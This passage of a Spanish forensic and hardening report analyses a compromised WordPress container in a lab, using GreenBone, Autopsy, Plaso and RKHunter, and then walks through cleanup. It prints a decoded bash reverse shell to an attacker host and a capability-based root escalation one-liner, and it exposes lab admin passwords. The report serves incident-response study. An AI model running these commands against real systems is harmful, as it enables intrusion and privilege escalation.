


Figura 31: Divulgación de Timestamps TCP en GreenBone

Respuesta a Timestamps ICMP

La vulnerabilidad de Respuesta a Timestamps ICMP (Figura 32) se refiere a la capacidad de los atacantes para explotar las respuestas de marcas de tiempo en los mensajes ICMP. Los mensajes ICMP de tipo 14 (Timestamp Reply) y código 0 pueden ser utilizados para deducir la fecha y hora del sistema objetivo.

- **Gravedad:** 2.1 (CVSS v3.1)
- **Protocolo afectado:** ICMP

Evidencia:

- 1 ICMP Type: 14 (Timestamp Reply)
- 2 ICMP Code: 0

- **Riesgo:** Posible ataque a generadores aleatorios basados en tiempo

Remediación:

```
1 iptables -A INPUT -p icmp --icmp-type timestamp-request -j DROP
```

2.2.3 Información para Recrear el Ataque

La información que podemos obtener de estos resultados aplicados al ataque y su recreación, son las siguientes posibilidades, centrándonos en las vulnerabilidades más graves (SQLi y Sniffing HTTP). El análisis de GreenBone revela que los atacantes probablemente utilizaron sqlmap para explotar la inyección SQL (CVE-2023-6063) en WP Fastest Cache, automatizando




Figura 32: Respuesta a Timestamps ICMP en GreenBone

la extracción de datos sensibles como credenciales de la base de datos. Además, la vulnerabilidad de transmisión de credenciales en texto claro pudo ser explotada mediante sniffing con herramientas como Wireshark o tcpdump para capturar contraseñas durante el login. Estas brechas, combinadas con el plugin WP Console (que permitía ejecución arbitraria de código PHP), habrían facilitado la escalada del ataque: desde el robo de credenciales hasta la ejecución de un reverse shell, la persistencia mediante tareas cron (/home/kvzlx/.cron_script.sh) y la escalada final a root abusando del binario /opt/python3 con capacidades privilegiadas. La explotación de estas vulnerabilidades en cadena demuestra un ataque bien estructurado, donde cada fallo fue aprovechado para profundizar el acceso al sistema.

2.3 Autopsy




Figura 33: Autopsy

Autopsy es una herramienta forense digital con interfaz web que permite analizar imágenes de disco. Se usa para examinar archivos borrados, actividad del sistema, cronología de eventos y posibles rastros de ataques. Es intuitiva, gratuita y basada en la suite Sleuth Kit.

2.3.1 Creación de la imagen forense e instalación de Autopsy

Para analizar el contenedor comprometido, primero se ha creado una imagen forense de su sistema de archivos y posteriormente se ha procesado con la herramienta *Autopsy*.

Crear imagen del contenedor Docker:

Se ha identificado el ID del contenedor en ejecución y exportado su sistema de archivos a un archivo tar:

```
1 docker ps
2 docker export <ID_CONTENEDOR> > ~/imagen_forense.tar
```

A continuación, se ha descomprimido en una carpeta local:

```
1 mkdir ~/forensic_image
2 tar -xf ~/imagen_forense.tar -C ~/forensic_image
```

Se ha creado una imagen de disco vacía para simular un disco físico donde almacenar el contenido extraído:

```
1 sudo dd if=/dev/zero of=~/forensic_disk.img bs=1M count=4000
```

Después, se ha particionado, formateado y montado esta imagen:

```
1 sudo parted ~/forensic_disk.img --script mklabel msdos
2 sudo parted ~/forensic_disk.img --script mkpart primary ext4 0% 100%
3 sudo losetup -fP ~/forensic_disk.img
4 sudo kpartx -av /dev/loop0
5 sudo mkfs.ext4 /dev/mapper/loop0p1
6 sudo mkdir /home/kali/forensic_disk_mount
7 sudo mount /dev/mapper/loop0p1 /home/kali/forensic_disk_mount
```

Luego se ha copiado el contenido del contenedor a la imagen montada:

```
1 sudo cp -a ~/forensic_image/* /home/kali/forensic_disk_mount/
```

Finalmente, se ha desmontado y cerrado la imagen:

```
1 sudo umount /home/kali/forensic_disk_mount
2 sudo kpartx -dv /dev/loop0
3 sudo losetup -d /dev/loop0
```

Instalación y ejecución de Autopsy:

Una vez creada la imagen forense, se ha instalado *Autopsy* y preparado el entorno de trabajo:

```
1 sudo apt update && sudo apt install autopsy
2 mkdir ~/Autopsy_Caso
3 cd ~/Autopsy_Caso
4 sudo chown -R $(whoami):$(whoami) /var/lib/autopsy
```

Autopsy se ejecuta en el navegador accediendo a:

`http://localhost:9999/autopsy`

En la interfaz de Autopsy, se ha importado la imagen `forensic_disk.img` y posteriormente, se ha generado una línea temporal (Figura 34) para facilitar el análisis forense de los eventos registrados.



Figura 34: Timeline de Autopsy

2.3.2 Información extraída con Autopsy

A continuación se muestra la información extraída mediante el uso de la herramienta de *Timeline* de Autopsy.

El primer evento sospecho encontrado ha sido un acceso de lectura al script oculto llamado `.cron_script.sh` en el directorio personal del usuario `kvzlx` (Figura 35). Analizando el script se descubre que se ejecuta periódicamente cada unos pocos segundos. Además se encarga de leer el contenido del archivo `/var/www/html/.wp-encrypted.txt`, decodificarlo de base64 y ejecutarlo. Esto significa que lo que esté contenido en ese archivo, una vez decodificado, se ejecuta como comandos en bash.

```
164 .a.. r/rwrxr--r-- kvzlx kvzlx 1182 /1/home/kvzlx/cron_script.sh
```

Figura 35: Script con Reverse Shell

Como se puede ver en la Figura 36 existe un evento de lectura y escritura del archivo `/var/www/html/.wp-encrypted.txt`.

```
57 ..cb r/rw-r--r-- kvzlx kvzlx 130025 /1/var/www/html/.wp-encrypted.txt
```

Figura 36: Archivo oculto en el servidor web que contiene la shell

Comprobando el contenido del archivo se encuentra una cadena codificada en base64. Al decodificarla se obtiene un comando para abrir una shell inversa a la dirección `172.17.0.1:4443`. Se puede ver en la Figura 37. Se supone, por lo tanto, que el atacante, con el objetivo de conseguir permisos de ejecución del usuario `kvzlx`, hace un reverse shell mediante el script `/var/www/html/.wp-encrypted.txt`.

```
root@6c855c77abd1:/# cat /var/www/html/.wp-encrypted.txt | kvzlx kvzlx 130025 /1/var/www/YmfzaCAtaSA+JiAvZGV2L3Rjcc8xNzIuMTCuMC4xLzQ0NDMgMD4mMQ==  
root@6c855c77abd1:/# echo "YmfzaCAtaSA+JiAvZGV2L3Rjcc8xNzIuMTCuMC4xLzQ0NDMgMD4mMQ==" | base64 -d  
bash -i >& /dev/tcp/172.17.0.1/4443 & & root@6c855c77abd1:/#
```

Figura 37: Cadena en base64 que contiene reverse shell

Posteriormente, se ha detectado un evento de creación del archivo `/tmp/linpeas.sh` (Figura 38). Esta herramienta es ampliamente utilizada para detectar vectores de escalada de privilegios, lo cual indica que el atacante ha continuado con una fase de reconocimiento del sistema tras obtener acceso.

```
840082 ..cb r/rw-r--r-- kvzlx kvzlx 1231 /1/tmp/linpeas.sh
```

Figura 38: Creación del script linpeas.sh

Instantes después, se observa un acceso de lectura al mismo script, lo que indica su ejecución para obtener información del sistema (Figura 39).

```
840082 .a.. r/rw-r--r-- kvzlx kvzlx 1231 /1/tmp/linpeas.sh
```

Figura 39: Acceso al script linpeas.sh

A continuación se ejecuta LinPeas en la propia máquina atacada con el objetivo de descubrir lo que pudo haber encontrado el atacante. LinPeas identifica un binario sospechoso en `/opt/python3`, el cual cuenta con la capacidad especial `cap_setuid+ep`, lo que puede permitir convertirse en root (Figura 40).

Además, en la imagen de la Figura 41 puede observarse el archivo `/opt/python3` con permisos de ejecución, propiedad del usuario `kvzlx`, lo que refuerza la sospecha de que fue intro-

```
www-data@6c855c77ab11:/home/kvzlx$ cat
Files with capabilities (limited to 50):
/opt/python3 cap_setuid=ep
```

Figura 40: Capacidades elevadas encontradas por LinPEAS

ducido de forma maliciosa para facilitar la escalada de privilegios.

6839928	.a..	r/rwrxr-xr-x	kvzlx kvzlx	1188	/1/opt/python3
---------	------	--------------	-------------	------	----------------

Figura 41: Archivo de Python con capabilities

Otro evento sospechoso encontrado mediante el uso de Autopsy ha sido el acceso al archivo *oledockers/index.html* (Figura 42) que contiene en texto claro una credencial del usuario *admin* como se puede ver en laFigura 43, lo cual podría haber sido utilizado por el atacante.

692	.a..	r/rwrxr-xr-x	kvzlx kvzlx	136081	/1/var/www/oledockers/index.html
-----	------	--------------	-------------	--------	----------------------------------

Figura 42: Contraseña escrita directamente en HTML

```
root@6c855c77ab11:/# cat /var/www/oledockers/index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8"> kali kali-rolling InRelease
    <title>Mail Admin</title> Run 'apt list --upgradable' to see them.
    <style>
        body { font-family: Arial, sans-serif; }
        .email { margin: 20px; border: 1px solid #ccc; padding: 10px; }
        .email-header { font-weight: bold; }not upgrading: 1560
        .email-body { margin-top: 10px; }
    </style>
</head> ~Autopsy_Caso
<body>
    <h1>Inbox</h1>
    <div class="email">
        <div class="email-header">From: admin@oledockers.norc.labs</div>
        <div class="email-header">Subject: Password Reminder</div>
        <div class="email-body">
            Hi, this is just in case I forget my password → admin:wWZvgxRz3jMBQ ZN ←
        </div>
    </div> ~Autopsy_Caso
</body>
</html>
```

Figura 43: Archivo index.html presente en el sistema

Por último, y confirmando lo que sugería el análisis manual, se ha identificado un posible vector inicial del ataque a través de WordPress. Se ha encontrado un evento de modificación del directorio */var/www/norc.labs/wp-content/plugins*. A continuación se ha encontrado el evento de modificación del directorio *wp-console* (Figura 44 y Figura 45). Como se ha dicho, este plugin permite ejecutar comandos PHP desde el panel de administración, lo cual representa un riesgo elevado en entornos expuestos públicamente, ya que puede ser aprovechado para ejecutar código arbitrario en el servidor.

Este tipo de plugin no debería estar presente en entornos de producción, y su existencia refuerza la hipótesis de que el atacante pudo haber explotado una vulnerabilidad en WordPress

```
4096 m... d/drwxr-xr-x kvzlx kvzlx 131389 /1/var/www/norc.labs/wp-content/plugins/wp-console
```

Figura 44: Directorio de plugins de WordPress

```
4096 m... d/drwxr-xr-x kvzlx kvzlx 130629 /1/var/www/norc.labs/wp-content/plugins
```

Figura 45: Plugin sospechoso: wp-console

como punto de entrada inicial. Además, tanto el directorio del plugin como otros archivos del servidor están bajo propiedad del usuario *kvzlx*, lo que sugiere que el atacante pudo haber obtenido control sobre esta cuenta para desplegar herramientas maliciosas desde la propia interfaz web de administración.

2.4 Plaso

Plaso es una herramienta forense utilizada para generar líneas temporales de eventos extraídos desde imágenes de disco. Su cometido es similar al de Autopsy.

2.4.1 Instalación y ejecución de Plaso

A continuación, se detalla el proceso de instalación, configuración y uso para el análisis de la imagen forense creada previamente. La imagen es la misma que la usada para el análisis con Autopsy.

Crear entorno virtual e instalar dependencias

Se ha creado un entorno virtual en Python para evitar conflictos con librerías del sistema:

```
1 sudo python3 -m venv ~/plasoenv
2 source ~/plasoenv/bin/activate
3 sudo chown -R $(whoami):$(whoami) ~/plasoenv
```

A continuación, se ha instalado Plaso junto con sus dependencias:

```
1 pip install plaso
2 sudo apt install python3-libvsgpt
3 pip install libmodi-python
4 sudo apt install python3-flor
5 pip install opensearch-py
```

En algunos casos, es necesario añadir manualmente la versión de la librería *flor*, ya que Plaso la requiere explícitamente:

```
1 pip show flor
2 sudo nano ~/plasoenv/lib/python3.12/site-packages/flor/__init__.py
3 # Añadir la línea:
4 __version__ = "1.1.3"
```

Finalmente, se ha actualizado Plaso desde el repositorio oficial para asegurar compatibilidad:

```
1 pip install --upgrade git+https://github.com/log2timeline/plaso.git
```

Generar línea temporal desde la imagen

Al igual que con Autopsy, es necesario contar con una imagen forense del sistema, como la creada previamente. Plaso permite extraer automáticamente eventos y generar una línea temporal con ellos:

```
1 log2timeline --storage_file ~/timeline.plaso ~/forensic_disk.img
```

Esto crea un archivo en formato ‘plaso’ que contiene todos los eventos recuperados. Luego, se puede exportar esta información en distintos formatos:

Versión resumida (CSV):

```
1 psort -o 12tcsv -w ~/timeline_short.csv ~/timeline.plaso
```

Versión extendida con columnas dinámicas:

```
1 psort -o dynamic -w ~/timeline_dynamic.csv ~/timeline.plaso
```

Los archivos resultantes pueden abrirse con cualquier hoja de cálculo o procesarse automáticamente para realizar búsquedas, filtrados y análisis cronológicos del ataque.

2.4.2 Información extraída con Plaso

Tras generar la línea temporal con Plaso, se ha filtrado el contenido relevante utilizando herramientas de texto como *awk*, permitiendo extraer de forma clara los eventos de los meses de febrero y marzo:

```
1 awk -F', ' '$1 ~ /2025-02/ || $1 ~ /2025-03/ {  
2     sub(/ Type: .*/ , "", $5);  
3     print $1, "=>", $5  
4 }' ~/timeline_dynamic.csv > ~/mensajes_limpios_feb_mar.txt
```

Aunque Plaso no ha revelado evidencias nuevas respecto al análisis realizado con Autopsy, sí ha permitido confirmar la consistencia de los hallazgos, proporcionando una visión complementaria y cronológica de los archivos clave del sistema comprometido.

Entre los elementos más relevantes encontrados en la línea temporal generada por Plaso, se destacan:

- El archivo ejecutable */opt/python3*, utilizado para la escalada de privilegios mediante capacidades elevadas (Figura 46).

```
EXT:/home/kvzlx/.wget-hsts  
EXT:/latest.zip  
EXT:/opt/python3  
EXT:/root/.bash_history  
EXT:/root/.bashrc
```

Figura 46: Archivo sospechoso /opt/python3 identificado por Plaso

```
EXT:/var/www/norc.labs/wp-signup.php  
EXT:/var/www/norc.labs/wp-trackback.php  
EXT:/var/www/norc.labs/xmlrpc.php  
EXT:/var/www/oledockers/index.html  
EXT:/etc/alternatives/view.tr.1.gz  
EXT:/etc/alternatives/vim
```

Figura 47: Archivo web con credenciales embebidas

- El archivo web */var/www/oledockers/index.html*, que contiene credenciales en texto plano visibles para cualquier usuario (Figura 47).
- El script oculto */home/kvzlx/.cron_script.sh*, utilizado para ejecutar periódicamente código malicioso en el sistema (Figura 48).

```
EXT:/home/kvzlx/.bashrc  
EXT:/home  
EXT:/home/kvzlx  
EXT:/home/kvzlx/.cron_script.sh  
EXT:/home/kvzlx/.cron_script.sh  
EXT:/home/kvzlx/.profile
```

Figura 48: Script .cron_script.sh identificado en la línea temporal

- El archivo */var/www/html/.wp-encrypted.txt*, que contiene una shell inversa codificada en base64 (Figura 49).

```
EXT:/var/www  
EXT:/var/www/html  
EXT:/var/www/html  
EXT:/var/www/html/.wp-encrypted.txt  
EXT:/var/www/html/.wp-encrypted.txt  
EXT:/var/www/norc.labs
```

Figura 49: Archivo .wp-encrypted.txt detectado en el servidor web

- El script de enumeración de privilegios */tmp/linpeas.sh*, comúnmente utilizado por atacantes en fases posteriores a la intrusión (Figura 50).

```
EXT:/var/lib/mysql/aria_log.00000001  
EXT:/var/lib/mysql/aria_log_control  
EXT:/tmp/linpeas.sh  
EXT:/var/log/apache2/oledockers_access.log  
EXT:/var/www/norc.labs/wp-content/plugins
```

Figura 50: Herramienta linpeas.sh localizada en /tmp

- También se ha confirmado la modificación del directorio */var/www/norc.labs/wp-content/plugins/wp-console*(Figura 51).

```
EXT:/var/www/norc.labs/wp-content/plugins  
EXT:/var/www/norc.labs/wp-content/plugins/wp-console
```

Figura 51: Directorio del plugin wp-console detectado por Plaso

Aunque Plaso no ha aportado nueva información, ha reforzado y valido los hallazgos obtenidos con Autopsy, confirmando los elementos implicados en el ataque y su relevancia durante las fases de persistencia, escalada de privilegios y control del sistema.

2.5 RKHunter

RKHunter (RootKit Hunter) es una herramienta de código abierto para sistemas Unix/Linux orientada a la detección de software malicioso oculto en el sistema, como rootkits, backdoors y exploits conocidos. Su funcionamiento se basa en la comparación de firmas, verificación de integridad de archivos críticos y análisis de configuraciones del sistema.

2.5.1 Instalación y ejecución de RKHunter

RKHunter se encuentra disponible en los repositorios de la mayoría de distribuciones. En este caso, se ha ejecutado directamente desde la máquina anfitriona Kali:

```
1 sudo apt update && sudo apt install rkhunter  
2 sudo rkhunter --check --rwo --sk --nocolors --rootdir /home/kali/  
forensic_disk_mount
```

El análisis puede tardar varios minutos y genera un informe detallado ubicado en */var/log/rkhunter.log*.

2.5.2 Resultados del análisis con RKHunter

Para verificar la integridad del sistema y detectar posibles rootkits, backdoors o configuraciones sospechosas, se empleó la herramienta *RKHunter* sobre una copia del sistema atacado previamente descomprimida en un directorio local. Esta metodología permite realizar un análisis forense sin afectar el entorno en producción ni introducir modificaciones durante el proceso.

El resultado general del escaneo fue positivo: no se detectaron rootkits entre las 498 firmas verificadas, ni se encontraron indicios de binarios críticos alterados. Entre los ejecutables inspeccionados se incluyen *bash*, *passwd*, *login* y *openssh-server*. Para reforzar esta comprobación, se utilizó la herramienta *debsums* con el siguiente comando:

```
1 debsums -c coreutils bash passwd login openssh-server
```

El comando no generó ninguna salida, lo que confirma que los archivos analizados coinciden con sus versiones oficiales instaladas desde los repositorios del sistema, descartando así manipulaciones o sustituciones maliciosas.

No obstante, RKHunter emitió una serie de advertencias que, si bien no suponen una amenaza directa, fueron revisadas manualmente para descartar riesgos.

En primer lugar, se notificaron como sospechosos algunos archivos no registrados en la base de datos de RKHunter: */usr/bin/mail*, */usr/bin/bsd-mailx* y */usr/bin/lwp-request*. Para verificar su legitimidad, se utilizaron los comandos *file* y *dpkg -S*:

```
1 file /usr/bin/mail /usr/bin/bsd-mailx /usr/bin/lwp-request
2 dpkg -S /usr/bin/mail /usr/bin/bsd-mailx /usr/bin/lwp-request
```

Ambas comprobaciones confirmaron que estos archivos corresponden a binarios legítimos instalados por los paquetes *bsd-mailx* y *libwww-perl*, entre otros, por lo que se clasifican como falsos positivos.

También se reportaron los archivos */etc/.java* y */etc/.updated* como archivos ocultos sospechosos. Sin embargo, en el momento del análisis, ambos archivos no estaban presentes en el sistema:

```
1 ls -la /etc/.java /etc/.updated
```

Esto sugiere que pudieron haber sido eliminados con anterioridad o creados temporalmente por aplicaciones legítimas.

Una advertencia relevante fue la configuración insegura del servicio SSH. RKHunter detectó que el parámetro *PermitRootLogin* estaba establecido en *yes*:

```
1 grep -i permitrootlogin /etc/ssh/sshd_config
```

Esta opción permite el acceso remoto como usuario *root*, lo que representa una debilidad importante desde el punto de vista del hardening del sistema y debería ser deshabilitada en entornos de producción.

Por otro lado, se notificó un uso elevado de memoria compartida por parte de algunos procesos gráficos, como *firefox-esr*, *xfdesktop* y *thunar*. Dado que estos procesos pertenecen al entorno gráfico del usuario legítimo *kali*, se considera que esta alerta corresponde también a un falso positivo.

Finalmente, se verificó la existencia de llaves públicas SSH persistentes en los directorios de los usuarios *root* y *kvzlx*. No se encontró ningún archivo *authorized_keys*, lo que indica que no se establecieron accesos persistentes mediante autenticación por clave pública:

```
1 cat /root/.ssh/authorized_keys
2 cat /home/kvzlx/.ssh/authorized_keys
```

En conjunto, el análisis de RKHunter confirma que el sistema no presenta signos de compromiso a través de rootkits o modificaciones de binarios. Las advertencias generadas fueron revisadas una por una y se han clasificado como falsos positivos o configuraciones mejorables, como el caso del acceso SSH root.

2.6 Cronología del Ataque: Secuencia de Acciones del Atacante

A partir del análisis forense realizado durante esta sección se puede reconstruir la secuencia completa de acciones llevadas a cabo por el atacante desde el primer acceso hasta la obtención de privilegios de superusuario. Esta reconstrucción se fundamenta en las evidencias halladas mediante herramientas como Autopsy, Plaso, GreenBone y análisis manual del sistema.

1. **Obtención de credenciales:** El archivo *index.html*, ubicado en el subdominio *oledockers.norc.labs*, contiene una contraseña en texto plano asociada al usuario administrador del sistema WordPress. Este archivo pudo haber sido accedido directamente desde el navegador o utilizando herramientas como *curl* con cabecera *Host*, revelando las credenciales sin necesidad de autenticación previa.
2. **Acceso al panel de administración de WordPress:** Usando las credenciales descubiertas, el atacante accede al panel de administración de WordPress y desactiva los plugins existentes. Posteriormente, instala y activa el plugin *WP Console*, que permite la ejecución de código PHP arbitrario desde el navegador.
3. **Ejecución de una shell inversa:** A través del plugin *WP Console*, el atacante ejecuta un script PHP que establece una conexión de reverse shell con la máquina atacante. Esto le proporciona acceso remoto como el usuario *www-data*, que es el usuario bajo el cual se ejecuta el servidor web.
4. **Persistencia mediante tarea cron:** El atacante crea un archivo oculto *.wp-encrypted.txt* en el servidor web, codificado en Base64, que contiene un nuevo comando de shell inversa. Este archivo es leído y ejecutado de forma periódica mediante un script llamado *.cron_script.sh*, ubicado en el directorio personal del usuario *kvzlx*. Este mecanismo garantiza la persistencia del acceso incluso tras reinicios o reinicios del servicio web.
5. **Acceso como usuario *kvzlx*:** Gracias al script cron, el atacante obtiene una nueva shell inversa, esta vez ejecutada bajo el contexto del usuario *kvzlx*, que dispone de más permisos que *www-data*.
6. **Escalada de privilegios a *root*:** Una vez con acceso como *kvzlx*, el atacante ejecuta la herramienta *LinPEAS* para identificar posibles vectores de escalada. Esta herramienta

revela la existencia del binario `/opt/python3` con la capacidad especial `cap_setuid+ep`. Este binario permite cambiar el UID efectivo a 0 mediante una instrucción de Python, lo que se traduce en acceso directo como superusuario sin necesidad de SUID tradicional.

7. **Acceso final como root:** Ejecutando el binario `/opt/python3` con capabilities con un comando similar al siguiente, el atacante obtiene una shell como usuario `root`:

```
1 /opt/python3 -c "import os; os.setuid(0); os.system('/bin/sh')"
```

3 Tercera fase: Securización del Sistema

3.1 Limpieza Inicial del Sistema Comprometido

3.1.1 Eliminar binarios y scripts empleados en la escalada de privilegios

El primer paso es eliminar el vector directo que permitía la escalada de *kvzlx* a *root* (Figura 52). Mantenerlo supone un agujero de seguridad crítico. Para eliminarlo se ejecuta:

```
1 rm /opt/python3  
2 ls -l /opt/python3
```

```
root@6c855c77abd1:/# rm /opt/python3  
root@6c855c77abd1:/# ls -l /opt/python3  
ls: cannot access '/opt/python3': No such file or directory  
root@6c855c77abd1:/# █
```

Figura 52: Borrado de */opt/python3*.

También se comprueba que no haya otros binarios con capabilities innecesarias asignadas mediante el comando:

```
1 getcap -r / 2>/dev/null
```

A continuación también se elimina el script de *.cron_script.sh* (Figura 53), que fue el mecanismo que ejecutaba la reverse shell para permitir el acceso como el usuario *kvzlx*. También se debe eliminar el payload *.wp-encrypted.txt* (Figura 53) que era leído y ejecutado por el script:

```
1 rm /home/kvzlx/.cron_script.sh  
2 ls -la /home/kvzlx/.cron_script.sh  
3 rm /var/www/html/.wp-encrypted.txt  
4 ls -la /var/www/html/.wp-encrypted.txt
```

```
root@6c855c77abd1:/# rm /home/kvzlx/.cron_script.sh  
root@6c855c77abd1:/# ls -la /home/kvzlx/.cron_script.sh  
ls: cannot access '/home/kvzlx/.cron_script.sh': No such file or directory  
root@6c855c77abd1:/# rm /var/www/html/.wp-encrypted.txt  
root@6c855c77abd1:/# ls -la /var/www/html/.wp-encrypted.txt  
ls: cannot access '/var/www/html/.wp-encrypted.txt': No such file or directory  
root@6c855c77abd1:/# █
```

Figura 53: Borrado del script y del payload.

También se deben limpiar aquellos archivos relacionados, como el *decoded.txt*:

```
1 rm /tmp/decoded.txt  
2 ls -l /tmp/decoded.txt
```

3.1.2 Eliminar Herramientas de Reconocimiento

También se elimina el script *linpeas.sh* que permite buscar vectores de escalada (Figura 54). No debe permanecer en un sistema "limpio".

```
1 rm /tmp/linpeas.sh
2 ls -l /tmp/linpeas.sh
```

```
root@6c855c77abd1:/# rm /tmp/linpeas.sh
root@6c855c77abd1:/# ls -l /tmp/linpeas.sh
ls: cannot access '/tmp/linpeas.sh': No such file or directory
```

Figura 54: Borrado del script de *linpeas.sh*.

3.1.3 Desinstalar el Plugin Malicioso de WordPress

Debe desinstalarse el plugin *WP Console* instalado, probablemente, para obtener la primera reverse shell como el usuario *www-data*. Este plugin proporciona una funcionalidad peligrosa (ejecución de PHP desde el navegador) que es un posible punto de entrada para la shell. No debería de estar en un sistema en producción o securizado (Figura 55).

3.1.4 Verificar Tareas Cron

Aunque el método de persistencia usaba un script que se ejecutaba de forma implícita, es importante verificar que no se añadieran otras entradas *cron* maliciosas (Figura 56).

```
1 crontab -l
2 crontab -l -u kvzlx
3 crontab -l -u www-data
```

Se puede ver que la entrada para el archivo *.cron_script.sh* aún está presente aunque el archivo ya haya sido borrado, por ello se elimina la entrada utilizando el siguiente comando:

```
1 crontab -e -u kvzlx
```



Figura 55: Borrado del plugin *WP Console*.

```

root@6c855c77abd1:/# crontab -l
no crontab for root
root@6c855c77abd1:/# crontab -l -u kvzlx
* * * * * /home/kvzlx/.cron_script.sh
root@6c855c77abd1:/# crontab -l -u www-data
no crontab for www-data

```

Figura 56: Verificar más entradas cron.

Adicionalmente, tras revisar las entradas proporcionadas por los comandos siguientes se llega a la conclusión que no hay más entradas *cron* problemáticas:

```

1 ls -la /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/ /etc/cron.weekly/ /
    etc/cron.monthly/
2 cat /etc/crontab

```

3.1.5 Limpiar Historiales de Shell

Es importante limpiar los historiales de Shell, con el objetivo de eliminar el rastro de los comandos ejecutados durante el ataque.

Limpiar el historial de la sesión actual de root:

```

1 cat /dev/null > /root/.bash_history
2 history -c

```

Para el usuario *kvzlx*:

```

1 su - kvzlx -s /bin/bash -c 'cat /dev/null > ~/.bash_history && history -c'

```

Por otro lado se ha comprobado que el usuario *www-data* no tiene un login shell interactivo y, por lo tanto, no tiene un historial.

3.2 Securización de la Aplicación Web (WordPress)

3.2.1 Gestión de Credenciales y Acceso

El archivo */var/www/oledockers/index.html* contenía la contraseña del administrador *admin:wWZvgxRz3jMBQ ZN*. El siguiente paso es eliminar dicho fichero de forma que sea inaccesible:

```

1 rm /var/www/oledockers/index.html

```

A continuación es necesario cambiar la contraseña de WordPress para el usuario *admin*. Se hace desde el propio panel de WordPress. La nueva contraseña será:

```

1 JP1WmfBwBv@4*kMGmluSgI6A

```

Finalmente, se revisan los permisos del archivo de configuración principal de WordPress, *wp-config.php*, ubicado en */var/www/norc.labs/wp-config.php*. Se observa que los permisos establecidos son *644 (-rw-r-r-)*, con propietario y grupo *www-data*. Si bien estos permisos permiten el funcionamiento de WordPress, la configuración de lectura para 'otros' (*r-*) representa un riesgo de seguridad, ya que permitiría a cualquier usuario local del sistema leer las credenciales de la base de datos. Para mitigar este riesgo y aplicar el principio de mínimo privilegio de forma más estricta, se modifican los permisos a *600 (-rw---*), asegurando que solo el usuario propietario (*www-data*) pueda leer o escribir en el archivo.

```
1 # Verificar permisos iniciales
2 # ls -l /var/www/norc.labs/wp-config.php
3
4 # Establecer permisos seguros (solo propietario lee/escribe)
5 sudo chmod 600 /var/www/norc.labs/wp-config.php
6
7 # Verificar permisos finales
8 # ls -l /var/www/norc.labs/wp-config.php
```

Listing 1: Ajuste de permisos para wp-config.php

3.2.2 Actualización y Racionalización de Componentes

WordPress, sus plugins o sus temas pueden estar desactualizados o tener vulnerabilidades conocidas (como la CVE-2023-6063 en WP Fastest Cache usada para realizar la inyección de SQL). Desde el panel de administrador, se comprueba si hay una nueva versión de WordPress disponible (Figura 57) y se actualiza.




Figura 57: Nueva actualización de WP.

De forma similar, se debe hacer lo mismo con los plugins de WP. Por ello, durante esta fase de securización, se realiza una revisión de los plugins instalados en la instancia de WordPress. El objetivo es minimizar la superficie de ataque eliminando componentes innecesarios o que presenten riesgos, y asegurar que los plugins esenciales estén actualizados y configurados de forma segura.

A continuación, se detallan las decisiones tomadas para cada plugin:

- **Akismet Anti-spam: Spam Protection:**

- *Propósito:* Filtrado de spam en comentarios y formularios.

- *Decisión: Mantener.*
- *Justificación:* Es un plugin estándar para la protección contra spam. Se actualiza y activa.

- **Hello Dolly:**

- *Propósito:* Plugin de ejemplo sin funcionalidad práctica.
- *Decisión: Eliminar.*
- *Justificación:* Innecesario. Eliminarlo sigue la buena práctica de minimizar el software instalado.

- **Hide My WP Ghost:**

- *Propósito:* Ocultar rutas y artefactos comunes de WordPress (seguridad por oscuridad).
- *Decisión: Eliminar.*
- *Justificación:* La seguridad por oscuridad no es una medida robusta y puede dar una falsa sensación de protección. Esta ocultación puede ser eludida. Se prioriza la implementación de medidas de seguridad efectivas (parcheo, hardening) sobre la simple ocultación, eliminando además posibles conflictos y complejidad innecesaria.

- **Loginizer:**

